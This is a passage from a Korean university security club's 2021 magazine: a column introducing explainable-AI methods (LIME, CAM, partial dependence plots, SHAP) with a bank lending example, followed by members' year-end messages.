<https://m.etnews.com/20141029000124?obj=Tzo4OjzdGRDbGFzcyl6Mjp7cz030iJyZWZlcmVyljt0O3M6NzoiZm9yd2FyZCI7czoxMzoid2VilHRvIG1vYmlsZSI7fQ%3D%3D>.
- [44] 매그니베르 랜섬웨어의 변화, 무엇을 노리나? . (2020).
<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29018>.

XAI(eXplainable AI)


SWING 28기 안지현 | 검수 27기 김희진

오늘날 많은 AI 기술이 확대되고 활용되는 만큼 AI를 악용한 사이버 공격 기술과 그에 따른 피해 사례 역시 증가하고 있다. 이러한 보안 위협에 맞서기 위한 대응 방안으로 XAI(eXplainable AI, 설명 가능한 AI) 기술이 등장하였다.





아하! 인공지능이 잘못된 판단을 했을 때 그 원인을 즉시 파악해주어 나와 같은 사용자들이 결과를 더 잘 받아들이고 AI를 신뢰할 수 있겠구나~



네 맞아요~ 이제 자주 사용되는 XAI 기법과 알고리즘 네 가지를 소개해 드릴게요!

Complexity	Scope	Dependency
Intrinsic 모델 자체가 설명력을 지닌 기법	Post-hoc 모델의 예측 결과를 추후에 해석하는 기법	Global 모델이 예측하는 모든 결과를 설명하는 기법
	Local 특정한 의사 결정 또는 하나님의 예측 결과만 설명하는 기법	Model-specific 특정 종류의 모델만 적용 가능한 기법
		Model-agnostic 모델의 내부를 설명하기 위해 모델 밖에서 근거를 찾는 기법

Local Surrogate


$$\text{explanation}(x) = \arg \min_{g \in G} L(f, g, \pi_x) + Q(g)$$

LIME Algorithm

- ① black box 모델에서 예측 결과를 설명하고자 하는 input X 를 설정한다.
- ② black box 모델을 해석하기 위한 dataset을 생성한다.
- ③ 모델 해석을 위해 새롭게 생성한 sample을 weight를 계산한다.
- ④ weighted sample을 학습하고 interpretable model을 구성한다.
- ⑤ local model을 학습하기 위한 결과를 설명한다.

- 기법 : Post-hoc, Local, Model-agnostic
- 국지적 단위의 모델을 설명하는 기법
- 개별 예측의 결과를 설명하기 위해 training local surrogate models에 초점을 맞춰 허리스틱한 방법으로 블랙박스 모델에 input 데이터를 넣고, 이를 리턴되는 결과로 해석

Class Activation Map



▶ CAM을 통해 한번 이미지를 인식하는 예제

- 기법 : Post-hoc, Local, Model-specific
- CAM을 통해 생성한 특정 클래스 이미지의 Heat Map을 이용하여 CNN이 이미지의 어떠한 위치 정보를 보고 해당 클래스에 예측했는지 시각
- Grad-CAM (Gradient CAM) : 모델의 구조를 바꿔야만 하는 단점을 가진 CAM을 보완


LIME
(Local Interpretable Model-agnostic Explanation)

CAM
(Class Activation Map)

PDP
(Partial Dependence Plot)


SHAP
(SHapley Additive exPlanations)

Partial Dependence

$$j = 1, \dots, p \text{에 대하여 } PD = f_j(t) = \frac{1}{n} \sum_{i=1}^n f(x_{i1}, \dots, t, \dots, x_{ip})$$


- 기법 : Post-hoc, Global, Model-agnostic
- 모델의 예측이 단일 입력에 어떻게 의존하는지를 보여주는 1-way 그래프
- 부분 의존성(Partial Dependence, PD) : 소수의 입력 변수와 예측 사이의 함수 관계를 도출하여 입력 변수의 범위 조절에 따른 예측의 변화를 측정하고 모델의 예측이 입력 변수에 어떻게 의존하는지 파악

Additive Feature Attribute methods





$$x = h_x(z') \quad g(z') \approx f(h_x(z')) \text{ where } z' \approx x'$$


- 기법 : Post-hoc, Local, Model-agnostic
- Shapley value : 하나의 특성에 대한 중요도를 알기 위해 여러 특성들의 조합을 구성하고, 해당 특성의 유무에 따른 평균적인 변화를 통해 얻어낸 값
- 각 예측치를 설명할 수 있는 방법으로 예측에 대한 각 특성의 기여도를 계산하여 관측치 x 의 예측 값을 설명하는 알고리즘

이제 제가 실제 발생되었던 보안 위협에 어떻게 맞섰는지 경험했던 것을 말씀드릴게요.

어떤 고객이 대출 승인을 받지 못했을 때 그 이유를 파악할 수 있다면 얼마나 편리할까요? 미국 대형은행인 웰스파고(Wells Fargo)에서 NVIDIA의 GPU를 사용하는 사례가 있었답니다.



웰스파고 은행이 개발한 XAI인 렐루 뉴럴 네트워크(ReLU Neural Networks)는 선형 반복 기능 임베딩(Linear Iterative Feature Embedding, LIFE) 알고리즘으로 정확하게 분해 및 표현될 수 있고, 어떤 요소가 가장 중요한지 알 수 있게 해주었어요. 위 그림은 Post-hoc 기법을 사용하여 PDP 알고리즘을 이용한 것이라입니다.



merging

$$\mu_P = \frac{1}{|\mathcal{R}_P^{\text{train}}|} \sum_{x_i \in \mathcal{R}_P^{\text{train}}} x_i, \quad \text{for } P \in \mathcal{P}_{\text{train}}$$

$$\Sigma = (\mathbf{W}^T \mathbf{W} \mathbf{X})^{-1}, \quad \text{with } \mathbf{W} = \text{diag}\left(\{\hat{p}_i(1-\hat{p}_i)\}_{i=1}^{n_1}\right).$$


Local inference results for top two merged regions

Region 1		coef	std_err	z	p-value	[0.025	0.975]
intercept		5.3201	0.9076	5.8616	0.0	3.5412	7.0990
x1		4.3638	0.7963	5.4802	0.0	2.8031	5.9245
x2		4.1135	0.8906	4.6188	0.0	2.3679	5.8590
Region 2		coef	std_err	z	p-value	[0.025	0.975]
intercept		5.5461	0.8524	6.5064	0.0000	3.8754	7.2168
x1		4.4345	0.9225	4.8069	0.0000	2.6264	6.2426
x2		-3.4950	0.9619	-3.6335	0.0003	-5.3802	-1.6098

(출처: NVIDIA GTC21)

또한, 위 그림처럼 LIME과 SHAP 같은 알고리즘을 통해 수학적인 답을 제공해주었답니다.

특히, SHAP에 사용된 Shapley value의 경우, 여러 특성들의 조합인 클러스터링을 중심으로 값을 예측한다는 점에서 정확한 수학적 증거를 제시하여 설명이 가능하다는 장점이 있어요.




오! 이를 통해 은행이 대출의 위험성을 더 잘 이해할 수 있고, 나와 같은 고객들은 대출 승인을 받을 수 없었던 이유를 정확하고 신속하게 알아낼 수 있겠구나~



네 맞아요~ 게다가 저는 단순한 모델로 거절되었을 신청자의 대출을 승인하게 해주는 것도 가능하답니다.

위에서 소개한 알고리즘 외에도 저는 아주 다양한 기술들을 가지고 있어요. 저를 통해 AI가 판단한 결과의 근거를 쉽게 알아보시고, AI를 악용한 공격들에 의해 현실 속에서 발생하는 다양한 문제들을 조금이나마 해결하실 수 있기를 바랍니다~



참고자료

[1] Opportunities and Challenges in Explainable Artificial Intelligence (XAI): A Survey, Arun Das, Paul Rad, 2020.06

<https://arxiv.org/abs/2006.11371>

[2] Learning Deep Features for Discriminative Localization, 2015.12

<https://arxiv.org/abs/1512.04150>

[3] Partial Dependence and Individual Conditional Expectation Plots

https://scikit-learn.org/dev/auto_examples/inspection/plot_partial_dependence.html

[4] A Unified Approach to Interpreting Model Predictions, 2017.05

<https://arxiv.org/abs/1705.07874>

[5] SHAP example

<https://github.com/slundberg/shap#deep-learning-example-with-deepexplainer-tensorflowkeras-models>

[6] Unwrapping The Black Box of Deep ReLU Networks: Interpretability, Diagnostics, and Simplification, 2020.11

<https://arxiv.org/abs/2011.04041>

About SWING

27th



임정수

회장
E. jamielim503@swu.ac.kr

작년에 이어 SWING의 두 번째 보안 매거진을 발행하게 되어 뿌듯하다. 이 과정에서 28, 29기들이 주제 고민부터 발행 직전까지 고생이 많았는데 끝까지 잘 해내주어 고맙다. 그리고 매거진이 발행될 수 있도록 함께 고민해주고 도와주신 26기 선배님들께도 감사드린다. 매거진에 실리지 못한 글들도 있지만 모두 노력한 것을 알기에 고생 많았다고 전하고 싶다. 또한, 매거진 외에도 여러 활동이 있었는데 비대면임에도 모두 열심히 따라와 줘서 고마웠으며, 회장으로서 많은 것들을 배울 수 있었던 한 해였다. 특히, 우리 멘티 하은, 채원, 규리, 세경이! 끝까지 포기하지 않고 달려줘서 고생 많았고 정말 고마워 :)



김혜민

부회장
E. hmk9667@gmail.com

작년에 이어 올해도 성공적으로 매거진을 발행하게 되어 뿌듯하다. 모든 활동이 비대면으로 진행되었음에도 불구하고 매 적극적으로 활동해 준 후배들, 동기들 정말 고맙고 고생 많았다. (특히 매번 피드백 반영해오느라 고생 많았을 멘티 은경 언니, 지혜, 소은이 잘 따라와 줘서 고맙고 모두 수고했어!) 그리고 올해 칼럼 제작과 운영에 있어 많은 도움을 주신 26기 선배들께도 감사드린다. 총 3년의 활동 기간 중 마지막 1년을 SWING 부회장으로서 많은 것을 배울 수 있어 감사했고, 앞으로도 이 열정 쭉 이어나가 최고의 보안 동아리로 거듭나길 바란다.



조수경

칼럼팀장
E. lk234869@gmail.com

1년이라는 긴 시간 동안 칼럼에 대해 고민하고 준비해준 28기와 29기 모두 수고했고 고생 많았다고 전하고 싶다. 한 가지 주제에 대해 깊이 고민하고 찾아보면서 많은 것을 얻어갈 수 있었으면 한다. 아직 두 번째 칼럼이라 미숙한 부분이 많았을 텐데 따라와 주고 같이 고민해준 SWING 후배들, 동기들에게 모두 고맙다. 마지막으로 일년 동안 잘 따라와 준 윤진이에게 고마움을 전하고 싶다.



김수빈

홍보팀장
E. dearsub1n@naver.com

오랜 기간 동안 칼럼을 준비해 온 28기, 29기 모두에게 수고했다는 말을 전하고 싶다. (고은, 민성, 나영, 지윤 모두 고생 많았어~) 아쉽게 매거진에 실리지 못한 칼럼들도 있지만, 칼럼을 준비한 과정이 분명 큰 경험이 됐을 것이라고 생각한다. 올해도 SWING에서 활동하면서 열정 넘치는 동기, 후배님들에게 많은 것을 배웠다. SWING 항상 파이팅!

About SWING

27th



김희진

홍보회장
E. cbqnk9@gmail.com

스윙 활동하면서 많은 것을 배우고 좋은 선배, 동기들을 알아갈 수 있어서 참 감사하다. 많은 활동들 모두 의미 있지만, 작년에는 멘티로 글을 썼지만, 올해는 멘토로 매거진에 참여할 수 있어 더욱 뜻깊은 것 같다. 코로나로 많이 힘들었을 텐데 27, 28, 29기 모두 고생 많았고, 특히 멘티 지현이 효정이 수고했어 :>



이유진

기획팀장
E. proqk2@gmail.com

매거진에 실린 글도, 아쉽게 실리지 못한 글도 있지만, 스윙 27, 28, 29기 모두 고생 많았습니다. 칼럼을 쓰느라 노력한 28, 29기와 더 좋은 웹리티를 위해 함께 고민한 27기, 정성스러운 피드백을 주신 26기 선배님과 멘토님 모두의 결과라고 생각합니다! 또한 SWING 부원으로 활동하면서 프로젝트, 스터디 등을 통해 여러 경험과 실력을 쌓고, 좋은 사람들을 많이 만날 수 있었습니다. 올해도 모두 수고 많으셨습니다, 감사합니다!



정민희

총무
E. jeongminhee99@naver.com

1년 동안 칼럼 주제 고민부터 지금의 매거진을 쓰기까지 선배들을 잘 따라준 후배들에게 박수를 보내고 싶다. 이렇게 또 작년에 이어서 매거진을 낼 수 있어서 너무 뿌듯하고 후배들과 스윙 활동을 마무리하면서 아쉬운 점도 좋았던 점도 있었던 것 같은데 내년에는 후배들이 대면으로 동아리 활동을 할 수 있었으면 좋겠다. 그리고 이번 27기들 모두 3년 동안 지금까지 함께 열심히 스윙 활동을 해주어서 고맙고 수고 많았다는 말을 해주고 싶다.



황예원

기획팀장
E. yso0302@naver.com

스윙 멤버들이 주제를 정하는 과정부터 지켜봤는데 칼럼을 작성하고 칼럼 발행까지 잘 마무리되어서 기쁘다. 칼럼을 끝까지 잘 완성한 28기, 29기와 칼럼 제작을 한 27기에게 고생했다는 말을 전하고 싶다.

About SWING

28th



박윤진

기장

E. r136a1x27@gmail.com

이번 일년은 특히 더 바쁘게 지나간 것 같습니다. SWING에서 혼자였다면 하지 못했을 여러 활동을 하며 많은 사람들을 만나고 동기와 선배님, 후배님들에게서 많은 자극을 받으며 성장하였습니다. 정말 어떤 가치로도 환산할 수 없는 소중한 경험을 했습니다. 무엇보다 이번 칼럼을 성공적으로 마무리할 수 있게 해주신 멘토 수경 선배님과 27기 선배님들께 감사드립니다!



이은경

부기장

E. 71126eun@naver.com

올해는 처음 알게 된 주제로 글을 썼는데 모르는 것도 많았고, 아쉬움도 많았지만 재미있는 경험이었던 것 같습니다. 이외에도 공부를 하면서 여러 가지 어려움들이 있었지만 주변 분들의 도움 덕분에 잘 헤쳐나갈 수 있었습니다. 내년에는 제가 도움을 받았던 것처럼 더 많이 공부하여 동기와 후배들에게 많은 도움이 될 수 있도록 하겠습니다. SWING 최고!



김나영

E. ky2000mjny@gmail.com

한 해 동안 SWING에서 다양한 사람도 사귀고, 다양한 활동도 할 수 있어서 뜻깊은 시간이었습니다. 특히 열정 가득한 사람들과 같이 하니 저까지 열정이 넘치게 활동을 할 수 있었습니다. 동기들과 선배분들께 모두 감사하고 내년에도 SWING 파이팅!



김세연

E. tpdus_@swu.ac.kr

2021년도 SWING에서 활동하며 많은 경험을 할 수 있었습니다. 선배들과 동기 후배들과 함께 활동하면서 뜻깊었던 시간이었습니다. 칼럼 발간에 도움 주신 선배님들과 멘토님에게 감사들이고 내년에도 SWING에서 열심히 활동하면 좋겠습니다~



배지윤

E. 331lucy@naver.com

SWING 활동을 통해 전공과목에 대해 더 깊이 있게 배울 수 있었고 관심이 가는 분야에 대해 학회원들과 함께 공부할 수 있어 좋은 경험이자 기회였던 것 같습니다. 언제나 열정적으로 주어진 일들을 하는 동기, 선배님 그리고 후배들을 보면 저 또한 공부를 더 열심히 할 수 있었던 것 같습니다. SWING 파이팅!

About SWING

28th



신지혜

E. gosjh1105@naver.com

SWING 활동을 하며 학교 수업 외에 많은 경험을 얻을 수 있었고 내부 세미나와 칼럼 등을 통해 학우들과 만날 수 있어서 좋았습니다. 내년에는 대면으로 만나 다양한 경험 쌓으며 함께 공부했으면 좋겠습니다. SWING 파이팅!!



안지현

E. anjihyun64@naver.com

일 년 동안 SWING에서 진행했던 다양한 활동을 통해 스스로도 많은 것을 배울 수 있었고, 칼럼을 작성하면서 관심 있는 주제를 깊이 공부할 수 있어 좋았습니다. 올해도 칼럼 피드백을 도와주신 멘토님 감사드리고, 선배님들, 동기들, 후배님들 한 해 동안 모두 수고하셨습니다~



우은지

E. eunji20392@naver.com

SWING 활동을 하지 않았다면 의미 없게 보내고 있었을 시간을 SWING 활동을 하면서 다양한 것들을 배우고 경험하며 의미 있게 보내게 해주신 모든 분들께 감사드립니다. 내년에도 SWING 파이팅!



이예지

E. rubyzxc@naver.com

지난 1년 동안 스윙 활동을 하며 27기 선배분들로부터는 도움을 많이 받았고, 동기들과는 전공 관련하여 다양한 경험을 할 수 있었습니다. 27기, 28기, 29기 모든 SWING분들께 감사드리고, 모두들 수고하셨습니다!! 특별히 칼럼 작성에 많은 도움 주신 황예원 멘토 선배님 정말 감사드립니다~



이하은

E. leehe0621@naver.com

일 년 동안 SWING에서 활동하며 많은 것을 배울 수 있었습니다. 이번 칼럼을 작성하는데 많은 도움 주신 정수 선배와 27기 선배님들 감사합니다. 28기, 29기도 모두 수고하셨어요!

About SWING

28th



임채원

E. yp1225@naver.com

SWING의 다양한 활동을 통해 전공지식뿐만 아니라 많은 경험과 지식을 얻을 수 있었습니다. 함께 활동하고 공부하며 정말 많이 성장할 수 있었습니다. 그리고 이번 칼럼에 많은 도움을 주신 정수 선배와 27기 선배님들께 감사드립니다! 내년에는 대면으로 다양한 SWING 활동을 할 수 있길 바라며 앞으로도 SWING 파이팅입니다!!!



임하늘

E. dlagksmf02@naver.com

이번 한 해도 SWING에서 다양한 경험을 할 수 있어서 유익했습니다. 선배님들, 동기들, 후배들을 보면 늘 배움을 얻게 되는 것 같습니다. 내년에도 더 성장하는 사람이 되도록 SWING 활동에 더 열심히 임하겠습니다.



정호심

E. ghtla0330@naver.com

올해 SWING 활동하면서 전공 지식을 다양하게 학습할 수 있어 좋았습니다. 항상 열정 넘치는 동아리원들에게 많이 배워가는 한 해였던 것 같습니다. 칼럼 발간을 위해 많이 애써주신 모든 분들께 감사합니다. SWING 파이팅!



최효정

E. hyojeong113@naver.com

2021년도 SWING 활동을 하면서 정말 많은 것을 배웠고 또 경험했습니다! 내년에도 다양한 활동들을 통해서 더 전공 지식을 쌓고 싶습니다. 뉴스 스터디와 칼럼에 도움 주셨던 희진 선배님, 다른 27기 선배들 모두 감사합니다 :)

About SWING

29th



문서현

기장

E. limoze0327@swu.ac.kr

칼럼 작성을 통해 좋아하는 분야를 공부할 수 있어서 행복했습니다. SWING에서 1년 동안 여러 가지 활동을 하면서 성장한 저를 얻을 수 있었습니다. 칼럼 완성까지 큰 도움을 주신 선배님들께 감사드립니다.



이새나

부기장

E. dlitosk2003@naver.com

처음부터 스스로 조사하고 시작해야 하는 것들이어서 힘든 점들도 있었지만 성장할 수 있는 저에게 밑바탕이 되었습니다. 또한, 자신이 알고자 하던 분야를 조금 더 자세히 공부하게 된 계기가 된 것 같아 1학년의 마지막 학기를 칼럼으로 근사하게 마무리할 수 있어 좋았습니다.



김고은

E. 2002goeun@gmail.com

작은 부족한 점이 훨씬 많고, 지식의 깊이가 부족해 훌륭한 결과물을 내지는 못했지만, 관심 분야에 대해 탐구해 보고 칼럼 작성을 경험해볼 좋은 기회였습니다. 모든 과정마다 더 좋은 방향으로 발전시킬 수 있도록 도와주신 선배님들께 감사드립니다.



김민성

E. belize0602@naver.com

SWING에 들어와서 혼자서는 해볼 수 없는 내부 해킹대회 참여, 보안 매거진 발행 등의 많은 것을 경험하고 배울 수 있어서 좋았습니다. 칼럼을 쓰는 동안 생각하지 못했던 방향의 상세한 피드백을 주신 멘토님께 감사드리고 선배님들, 동기들 모두 수고하셨습니다.



김소은

E. rlathdms0818@swu.ac.kr

한 해 동안 SWING에서 뉴스 스타디 및 칼럼을 준비하면서 제가 관심 있는 분야에 대해서 좀 더 공부를 할 수 있었으며 배워가는 내용 또한 많았습니다. 이뿐만 아니라 내부 CTF, 내부 세미나 등 SWING 안의 여러 활동에 참여하면서 앞으로의 목표를 설정할 수 있었습니다.

About SWING

29th



박규리

E. goldsatr22@naver.com

칼럼 제작을 포함하여 SWING 내에서의 여러 활동을 통해 많은 것을 배우고 경험할 수 있었습니다. 함께했던 선배님, 동기님들 올 한 해 모두 수고 많으셨습니다!



방세경

E. qkdtprud@naver.com

SWING으로 1년 동안 다양한 활동을 하면서 어려운 점도 존재하였지만 여러 분야에 대해 깊은 공부 하며 아는 것을 서로 공유할 수 있었습니다. 때문에 SWING에서의 활동들은 제가 스스로 많이 성장할 수 있게 만들어주었습니다. 성장할 수 있도록 잘 이끌어주신 27기, 28기 선배님들과 곁에서 도와준 29기 동기들 모두 감사합니다!



서혜승

E. west9713@swu.ac.kr

처음 작성해 본 칼럼이라서 작성 과정에서 어려움을 겪기도 했지만 얻은 것이 더 많았던 것 같습니다. 1년 동안 SWING 활동하면서 많은 도움 주신 선배님들, 그리고 동기들 모두 고생 많으셨습니다.

멘토



김종민

E. dakuo@korea.ac.kr



구희진

E. 1024thekoo@gmail.com

Special Thanks To

매거진 발행을 위해 함께 열심히 고민해 주신 유하영 선배님(SWING 26기), 김혜송 선배님(SWING 26기), 이세영 님(BoB 8기 Top 10), 윤영 대표님(ExWareLabs)께 한 번 더 감사의 말씀 전합니다.

SWING Annual Report #2
2021 Security Magazine

2021년 12월 31일
SWING 27·28·29th and 김종민 멘토님

본 매거진은 저작권법에 따라
보호받는 저작물이므로 무단 복제를 금지합니다.
내용을 이용하려면 저작권자의 동의를 받아야
합니다.

Email. swu.swing@gmail.com
Instagram. @swing_swu

<http://www.swing.or.kr/>
<https://www.facebook.com/swuswing>

